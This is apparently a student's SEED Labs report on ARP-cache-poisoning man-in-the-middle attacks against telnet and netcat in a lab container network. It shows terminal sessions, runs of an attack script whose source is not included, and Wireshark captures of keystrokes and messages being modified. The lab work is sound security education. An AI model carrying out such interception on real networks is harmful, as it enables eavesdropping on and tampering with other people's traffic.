
- ➢ Establishing telnet connection from Host A
- ➢ Typing Something on the terminal during the MITM Attack. (Which will be replaced with Z's)



```
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4c28f1af3c03 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 17:55:37 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@4c28f1af3c03:~$ ZZZZZZ
```

Wireshark :

- ➢ Packets captured during the attack shows the modified data from G to Z.




```
Frame 186: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-0cf5ff514f8b, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 23, Dst Port: 54630, Seq: 1870105804, Ack: 1097466722, Len: 1
Telnet

0000  02 42 0a 09 00 69 02 42  0a 09 00 06 08 00 45 10   ·B···i·B ······E·
0010  00 35 2f 5f 40 00 40 06  f7 37 0a 09 00 06 0a 09   ·5/_@·@· ·7······
0020  00 05 00 17 d5 66 6f 77  8c cc 41 6a 03 62 80 18   ·····fow ··Aj·b··
0030  01 fd 14 44 00 00 01 01  08 0a dd 70 d2 2a 26 03   ···D···· ···p·*&·
0040  3e 8d 5a                                           >·Z
```

```
br-0cf5ff514f8b: <live capture in progress>        Packets: 189 · Displayed: 189 (100.0%)        Profile: Default
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

On Host B:


- Running netcat server on port 9090
- Receiving modified data during the attack (prem to AAAA)



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>nc -lp 9090
AAAA
```

On Host A:


- Connecting to netcat server of 10.9.0.6 on port 9090
- Sending the text “Prem” to server during the attack.



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>nc 10.9.0.6 9090
Prem
```

On Attacker’s Machine:


- Disabling IP forwarding on the attacker’s machine
- Running MITM netcat attack script



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 mitm1.py
LAUNCHING MITM ATTACK.........
*** b'Prem\n', length: 5
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Prem\n', length: 5
.
Sent 1 packets.
.
Sent 1 packets.
```


Wireshark :

- Wireshark capture of the packets transferred during the MITM netcat attack.



[SEED Labs] Capturing from br-0cf5ff514f8b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time              Source             Destination        Protocol Length Info
   1 2022-09-14 14:0… 10.9.0.5           10.9.0.6           TCP        71 35540 → 9090 [PSH, ACK] Seq=1649126046 Ack=1551856406 Win=5
   2 2022-09-14 14:0… 02:42:0a:09:00:69  Broadcast          ARP        42 Who has 10.9.0.6? Tell 10.9.0.105
   3 2022-09-14 14:0… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP        42 10.9.0.6 is at 02:42:0a:09:00:06
   4 2022-09-14 14:0… 10.9.0.5           10.9.0.6           TCP        71 [TCP Retransmission] 35540 → 9090 [PSH, ACK] Seq=1649126046
   5 2022-09-14 14:0… 10.9.0.6           10.9.0.5           TCP        66 9090 → 35540 [ACK] Seq=1551856406 Ack=1649126051 Win=510 Ler
   6 2022-09-14 14:0… 02:42:0a:09:00:69  Broadcast          ARP        42 Who has 10.9.0.5? Tell 10.9.0.105
   7 2022-09-14 14:0… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
```



```
 6 2022-09-14 14:0… 02:42:0a:09:00:69   Broadcast           ARP    42 Who has 10.9.0.5? Tell 10.9.0.105
 7 2022-09-14 14:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP    42 10.9.0.5 is at 02:42:0a:09:00:05
 8 2022-09-14 14:0… 10.9.0.5            10.9.0.6            TCP    71 [TCP Spurious Retransmission] 35540 → 9090 [PSH, ACK] Seq=16
 9 2022-09-14 14:0… 10.9.0.6            10.9.0.5            TCP    66 [TCP Dup ACK 5#1] 9090 → 35540 [ACK] Seq=1551856406 Ack=1649
10 2022-09-14 14:0… 10.9.0.5            10.9.0.6            TCP    71 [TCP Spurious Retransmission] 35540 → 9090 [PSH, ACK] Seq=16
11 2022-09-14 14:0… 10.9.0.6            10.9.0.5            TCP    78 [TCP Dup ACK 5#2] 9090 → 35540 [ACK] Seq=1551856406 Ack=1649
12 2022-09-14 14:0… 10.9.0.6            10.9.0.5            TCP    78 [TCP Dup ACK 5#3] 9090 → 35540 [ACK] Seq=1551856406 Ack=1649
13 2022-09-14 14:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
14 2022-09-14 14:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP    42 Who has 10.9.0.6? Tell 10.9.0.5
15 2022-09-14 14:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP    42 Who has 10.9.0.6? Tell 10.9.0.5
16 2022-09-14 14:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
17 2022-09-14 14:0… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
18 2022-09-14 14:0… 02:42:0a:09:00:05   02:42:0a:09:00:69   ARP    42 Who has 10.9.0.6? Tell 10.9.0.5

▸ Frame 1: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface br-0cf5ff514f8b, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 35540, Dst Port: 9090, Seq: 1649126046, Ack: 1551856406, Len: 5

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 00   ·B···i·B ······E·
0010  00 39 9b c4 40 00 40 06  8a de 0a 09 00 05 0a 09   ·9··@·@· ········
```

br-0cf5ff514f8b: <live capture in progress>
Packets: 18 · Displayed: 18 (100.0%)
Profile: Default

Observation:

=> Im able perform this task successfully and able modify the data sent by the client to the server through netcat server,changed data to AAAA's.